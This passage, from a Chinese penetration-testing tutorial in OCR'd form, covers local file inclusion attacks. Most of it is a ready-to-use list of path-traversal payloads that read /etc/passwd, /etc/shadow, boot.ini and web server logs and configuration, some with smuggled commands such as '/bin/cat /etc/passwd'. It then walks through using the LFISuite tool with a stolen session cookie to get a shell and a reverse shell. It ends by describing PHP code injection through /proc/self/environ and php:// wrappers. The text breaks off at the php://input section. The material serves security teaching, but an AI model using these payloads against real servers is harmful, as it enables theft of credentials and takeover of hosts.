


图4 读取已知路径下的文件

以下是一些简单的测试用例，根据实际情况进行适当的修改。在神器的目录下也包含了很多测试用例，可自行查看！

../../tomcat/conf/tomcat-users.xml
../
%2e%2e%2f which translates to ../
%2e%2e/ which translates to ../
..%2f which translates to ../
%2e%2e%5c which translates to ..\
%c1%1c
%c0%9v
%c0%af
..%5c../
../../../../../../../../../../../etc/hosts%00
../../../../../../../../../../../etc/hosts
../../boot.ini
/../../../../../../../../%2A
../../../../../../../../../../../etc/passwd%00

../../../../../../../../../../../etc/passwd
../../../../../../../../../../../etc/shadow%00
../../../../../../../../../../../etc/shadow
/../../../../../../../../../../etc/passwd^^
/../../../../../../../../../../etc/shadow^^
/../../../../../../../../../../etc/passwd
/../../../../../../../../../../etc/shadow
/./././././././././etc/passwd
/./././././././././etc/shadow
\..\..\..\..\..\..\..\..\..\..\etc\passwd
\..\..\..\..\..\..\..\..\..\..\etc\shadow
..\..\..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\..\..\etc\shadow
/..\../..\../..\../..\../..\../..\../etc/passwd
/..\../..\../..\../..\../..\../..\../etc/shadow
.\\./.\\./.\\./.\\./.\\./.\\./etc/passwd
.\\./.\\./.\\./.\\./.\\./.\\./etc/shadow
\..\..\..\..\..\..\..\..\..\..\etc\passwd%00
\..\..\..\..\..\..\..\..\..\..\etc\shadow%00
..\..\..\..\..\..\..\..\..\..\etc\passwd%00
..\..\..\..\..\..\..\..\..\..\etc\shadow%00
%0a/bin/cat%20/etc/passwd
%0a/bin/cat%20/etc/shadow
%00/etc/passwd%00
%00/etc/shadow%00
%00../../../../../etc/passwd
%00../../../../../etc/shadow
/../../../../../../../../../../etc/passwd%00.jpg
/../../../../../../../../../../etc/passwd%00.html
/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../etc/passwd
/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../etc/shadow
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%00
/%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%00
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..% 25%5c..%25%5c..%00
%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..% 25%5c..%25%5c..%255cboot.ini
/%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25

%5c..%25%5c..%25%5c..%25%5c..%25%5c..winnt/desktop.ini

\\'/bin/cat%20/etc/passwd\\'

\\'/bin/cat%20/etc/shadow\\'

../../../../../../../conf/server.xml

/../../../../../../../bin/id|

C:/inetpub/wwwroot/global.asa

C:\inetpub\wwwroot\global.asa

C:/boot.ini

C:\boot.ini

../../../../../../../../../../localstart.asp%00

../../../../../../../../../../localstart.asp

../../../../../../../../../../boot.ini%00

../../../../../../../../../../boot.ini

/./../../../../../../../../boot.ini

/../../../../../../../../../../boot.ini%00

/../../../../../../../../../../boot.ini

/..\../..\../..\../..\../..\../..\../boot.ini

/.\\./.\\./.\\./.\\./.\\./.\\./.\\./boot.ini

\..\..\..\..\..\..\..\..\..\..\boot.ini

..\..\..\..\..\..\..\..\..\..\boot.ini%00

..\..\..\..\..\..\..\..\..\..\boot.ini

/../../../../../../../../../../boot.ini%00.html

/../../../../../../../../../../boot.ini%00.jpg

/.../.../.../.../.../

..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../boot.ini

/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bo

../../../../../../../../../../var/log/httpd/access_log

../../../../../../../../../../var/log/httpd/error_log

../apache/logs/error.log

../apache/logs/access.log

../../apache/logs/error.log

../../apache/logs/access.log

../../../apache/logs/error.log

../../../apache/logs/access.log

../../../../../../../../../../etc/httpd/logs/acces_log

../../../../../../../../../../etc/httpd/logs/acces.log

../../../../../../../../../../etc/httpd/logs/error_log

../../../../../../../../../../etc/httpd/logs/error.log

../../../../../../../../../../var/www/logs/access_log

../../../../../../../../../../var/www/logs/access.log

../../../../../../../../../../usr/local/apache/logs/access_log

../../../../../../../../../../usr/local/apache/logs/access.log

../../../../../../../../../../var/log/apache/access_log

../../../../../../../../../../var/log/apache/access.log
../../../../../../../../../../var/log/access_log
../../../../../../../../../../var/www/logs/error_log
../../../../../../../../../../var/www/logs/error.log
../../../../../../../../../../usr/local/apache/logs/error_log
../../../../../../../../../../usr/local/apache/logs/error.log
../../../../../../../../../../var/log/apache/error_log
../../../../../../../../../../var/log/apache/error.log
../../../../../../../../../../var/log/access_log
../../../../../../../../../../var/log/error_log
/var/log/httpd/access_log
/var/log/httpd/error_log
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
/etc/httpd/logs/acces_log
/etc/httpd/logs/acces.log
/etc/httpd/logs/error_log
/etc/httpd/logs/error.log
/var/www/logs/access_log
/var/www/logs/access.log
/usr/local/apache/logs/access_log
/usr/local/apache/logs/access.log
/var/log/apache/access_log
/var/log/apache/access.log
/var/log/access_log
/var/www/logs/error_log
/var/www/logs/error.log
/usr/local/apache/logs/error_log
/usr/local/apache/logs/error.log
/var/log/apache/error_log
/var/log/apache/error.log
/var/log/access_log
/var/log/error_log
../../../WEB-INF/web.xml

2.9.6 神器简单获取 LFI shell

1.运行 LFI SUIT 工具及选择攻击模块

直接使用 python lfisuite.py，如图 5 所示。此时我们选择利用功能模块 1.




图5 运行本地文件包含利用工具

2.设置 cookie

在我们选择利用功能模块 1 后，会提示让我们输入 cookie，如图 6 所示：

图6 设置 cookie

3.获取 cookie

浏览器 F12console 输入 document.cookie 即可获取到当前 cookie，如图 7 所示。




图7 获取 cookie

4.成功获取 LFI shell

输入 cookie 后，我们随便选择一个攻击模块试试，在此我们选择 3，选取攻击模块后，我们输入漏洞地址即可成功获取到一个 shell，如图 8 所示。




图8 成功获取 LFI shell

5.自动模块获取 lfi shell

如果我们不知道那个攻击模块可以返回 shell，我们可以选择自动攻击模块。




图9 自动攻击模块

选择之后我们需要选择一个包含路径的文件，我们选择当前目录下的一个文件即可。




图10 选择文件

选择文件后该工具会尝试可能性的路径，并且加以利用。




图11　　选择文件

如图 12 所示，我们成功获取了一个 shell。

图12　　成功获取 shell

6.获取一个反向连接

在我们已经获取到的 lfi shell 后，我们可以使用 reverseshell 来获取一个反向连接，我们先进行监听反向连接，如图 13 所示。




图13　　设置监听反向连接

我们输入 reverseshell 后设置 ip 即可




图14　　设置 ip 及端口

此时我们也成功获取到了一个反向连接，如图 15 所示。




图15　　获取到反向连接

7.扫描模块

另外我们也可以先使用扫描模块，然后在选择对应的攻击模块也能成功获取到 LFI shell。使用方法与上面都是一样的，再次就不再进行描述了。

8.攻击模块简单介绍

这里主要是利用 PHP 的一些函数及伪协议的使用，通过查看 PHP 帮助文档对这些模块进行复现，与源代码中的利用存在一定的差异，参考文档。由于能力有限，其中两个模块完全失败，/proc/self/fd 以及 phpinfo 模块，看了源代码应该是利用 phpinfo 的一个注入来上传一个包含 PHP 的代码，从而进行实现，但是没有利用成功。编程水平太差，谁能救救我！

1./proc/self/environ

通过访问 http://127.0.0.1/vulnerabilities/fi/?page=../../../../../../../../proc/self/environ 查看是否可以包含/proc/self/environ 文件，如果返回了环境变量信息则说明可以访问，如果返回为空，那么一般是无法访问。通过判断可以访问后，然后向 User-Agent 头中注入 PHP 代码（如<?php system('whoami');?>）进行攻击，如果代码被成功注入到 User-Agent 头中，通过重新加载环境变量，最后会执行你的 PHP 代码。由于无法添加该文件的访问权限，因此没有复现成功，另外需要主机是 linux！

2.php://filter

php://filter 是 PHP 语言中特有的协议流，作用是作为一个“中间流”来处理其他流，因此我们可以结合 php://input（见下文）来执行 PHP 代码，如图 16，另外也可以将执行后的结果进行 base64 编码输入，如图 17。




图16　　php://filter 执行 PHP 代码




图17　　php://filter 执行 PHP 代码 base64 输出

3.php://input

